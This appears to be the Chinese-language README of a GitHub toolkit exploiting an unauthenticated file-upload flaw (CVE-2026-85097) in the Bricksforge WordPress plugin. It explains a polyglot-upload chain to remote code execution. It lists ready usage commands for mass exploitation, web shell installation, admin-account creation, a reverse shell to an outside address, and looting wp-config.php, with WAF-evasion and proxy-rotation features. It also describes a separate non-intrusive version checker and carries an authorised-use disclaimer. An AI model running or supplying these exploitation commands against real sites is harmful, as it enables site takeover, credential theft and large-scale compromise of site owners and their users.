
用于 CVE-2026-85097 的 Python 工具包:利用 Bricksforge WordPress 未授权文件上传漏洞,通过多语言载荷实现 RCE,并附带一个非侵入式版本检测扫描器。



漏洞利用工具包与安全检测扫描器
仅限授权安全测试使用。

CVE-2026-85097 是 Bricksforge WordPress 插件(3.1.8.9 及以下版本)中的一个严重未授权任意文件上传漏洞。它允许远程攻击者绕过 MIME 验证,将攻击者控制的 PHP 文件上传到 uploads 目录,从而以 Web 服务器用户身份实现远程代码执行。
Nonce 获取: bricksforge_regenerate_nonce AJAX 动作通过 wp_ajax_nopriv_ 注册,允许未授权攻击者获取有效的 REST nonce。
多语言文件上传: form_file_upload REST 端点会验证上传文件的 MIME 类型。多语言文件(有效的 PNG/GIF 文件头后跟 PHP 代码)可通过此检查。
元数据信任: 在表单提交期间,插件信任 temporaryFileUploads 参数中客户端提供的元数据。file 字段指向已验证的多语言文件,而 url 字段包含攻击者选择的文件名(包括 .php 扩展名)。
PHP 执行: 插件的 copy() 接收器将攻击者提供的 url 值原样用作目标文件名。多语言文件在 wp-content/uploads/YYYY/MM/ 内被重命名为 .php,并在访问时执行。
| 属性 | 值 |
|---|---|
| [>] 发现时间 | 2026 年 10 月 (Patchstack) |
| [>] CVSS 评分 | 10.0 (严重) |
| [>] CWE | CWE-434 (危险类型文件的不受限制上传) |
| [>] 受影响插件 | Bricksforge (Pro Forms 模块) |
| [>] 受影响版本 | 3.1.8.9 及以下 |
| [>] 修复版本 | 3.1.8.10 |
| [>] 身份验证 | 不需要 (Pre-Auth) |
| [>] 主动利用 | 已在野确认 (2026 年 10 月) |
该漏洞利用工具包将 nonce 获取、多语言文件上传、元数据操纵和 PHP 执行串联成一个自动化工作流,并具备用于大规模扫描、OPSEC 和后期利用的高级功能。
| 功能 | 描述 |
|---|---|
| [+] 完整攻击链 | Nonce 获取、polyglot 上传、表单提交、shell 验证 |
| [+] Polyglot 载荷 | PNG tEXt 块和 GIF 注释扩展变体 |
| [+] 批量扫描 | 使用线程池进行并发扫描 |
| [+] 后渗透 | Web shell 安装、管理员用户创建、反向 shell、文件窃取 |
| [+] 命令执行 | 在已确认的 shell 上运行任意命令 |
| [+] 安全检测 | 独立的非侵入式扫描器(safechecker.py) |
| [+] WAF 绕过 | 请求头伪造、User-Agent 轮换、扩展名编码 |
| [+] 代理支持 | SOCKS5、SOCKS4、HTTP 代理,支持轮换策略 |
| [+] 多种输出格式 | JSON、CSV、HTML、JSONL、SQLite |
| [+] 线程安全 | 使用锁机制进行并发操作 |
| [+] 速率限制 | 带抖动和延迟的全局速率限制器 |
| [+] 跨平台 | 支持 Linux、macOS、BSD、WSL |
| 阶段 | 描述 |
|---|---|
nonce | 通过未认证的 AJAX 操作获取有效的 REST nonce |
upload | 上传通过 MIME 验证的 polyglot PNG/GIF |
submit | 提交表单,元数据指向 polyglot 和 .php URL |
verify | 访问上传的 shell 并确认命令执行 |
exploit | 安装 web shell、创建管理员、触发反向 shell、窃取文件 |
安全验证器(safechecker.py)执行非侵入式漏洞检测,不上传载荷、不提交表单、不修改目标。
| 功能 | 描述 |
|---|---|
| [+] WordPress 检测 | 通过多种模式识别 WordPress 实例 |
| [+] 插件检测 | 通过 HTML 和静态文件确认 Bricksforge 的存在 |
| [+] 版本检测 | 检测特定插件版本 |
| [+] REST 路由检查 | 枚举暴露的 Bricksforge REST 端点 |
| [+] Nonce 端点探测 | 可选的 nonce 端点检查(--probe-nonce) |
| [+] 调试日志检查 | 检查 wp-content/debug.log 中的插件痕迹 |
| [+] 非侵入式 | 仅识别易受攻击的版本和暴露的端点 |
| [+] JSON/CSV/SQL/JSONL 输出 | 导出结果用于报告 |
| [+] 批量扫描 | 使用多线程支持扫描多个目标 |
pip(用于 requests 库)pip install requests urllib3
git clone https://github.com/tc4dy/CVE-2026-85097-Toolkit.git
cd CVE-2026-85097-Toolkit
python3 exploit.py
#or
python3 safechecker.py
exploit.py)# Single target exploit
python3 exploit.py -u https://target.com --exploit
# Exploit with custom command
python3 exploit.py -u https://target.com --exploit --cmd "id; uname -a"
# Mass scanning from file with 20 threads
python3 exploit.py -f targets.txt --exploit -t 20 -o results.json
# Install web shell after successful exploit
python3 exploit.py -u https://target.com --exploit --webshell
# Create admin user via RCE
python3 exploit.py -u https://target.com --exploit --create-admin "sysadmin:Str0ng!Pass"
# Trigger reverse shell
python3 exploit.py -u https://target.com --exploit --reverse-shell "10.0.0.5:4444"
# Loot wp-config.php and other files
python3 exploit.py -u https://target.com --exploit --loot
# Proxy with rotation
python3 exploit.py -f targets.txt --proxy-list proxies.txt --proxy-rotate round-robin
# Jitter and rate limiting
python3 exploit.py -f targets.txt --jitter --jitter-range 0.5,3.0 --rate-limit 5
# Custom User-Agent and insecure TLS
python3 exploit.py -u https://target.com --user-agent "CustomBot/1.0" --insecure
# Output to SQLite
python3 exploit.py -f targets.txt --output results.json --db scan.db
# Quiet mode
python3 exploit.py -f targets.txt --exploit -q
safechecker.py)# Single target safe check
python3 safechecker.py -u https://target.com
# Mass scanning with output
python3 safechecker.py -f targets.txt -t 20 -o scan.csv
# Enable active nonce endpoint probe
python3 safechecker.py -f targets.txt --probe-nonce
# Proxy support
python3 safechecker.py -f targets.txt --proxy-list proxies.txt
# JSON report
python3 safechecker.py -f targets.txt -o report.json
| 功能 | exploit.py | safechecker.py |
|---|---|---|
| WordPress 检测 | [+] | [+] |
| Bricksforge 检测 | [+] | [+] |
| 版本检测 | [+] | [+] |
| REST 路由枚举 | [+] | [+] |
| Nonce 获取 | [+] | [-] |
| Polyglot 上传 | [+] | [-] |
| 表单提交 | [+] | [-] |
| Shell 验证 | [+] | [-] |
| 命令执行 | [+] | [-] |
| Web shell 安装 | [+] | [-] |
| 管理员用户创建 | [+] | [-] |
| 反向 shell | [+] | [-] |
| 文件窃取 | [+] | [-] |
| Nonce 端点探测 | [+] | 可选 |
| 调试日志检查 | [+] | [+] |
| 代理轮换 | [+] | [+] |
| 抖动与延迟 | [+] | [+] |
| 速率限制 | [+] | [+] |
| User-Agent 轮换 | [+] | [+] |
| WAF 请求头伪造 | [+] | [+] |
| 批量扫描 | [+] | [+] |
| 线程池 | [+] | [+] |
| JSON 输出 | [+] | [+] |
| CSV 输出 | [+] | [+] |
| JSONL 输出 | [+] | [+] |
| SQLite 输出 | [+] | [+] |
| 非侵入模式 | [-] | [+] |
注意:
exploit.py执行主动漏洞利用,只能用于你拥有或已获得明确书面许可进行测试的系统。safechecker.py专为被动侦察和资产清点而设计
本工具包严格用于经授权的安全测试、红队演练和防御性研究。使用本软件即表示你同意以下条款:
[!] 警告: CVE-2026-85097 正在野外被积极利用。未经授权使用本工具包可能导致严厉的法律处罚,包括刑事起诉和民事责任。


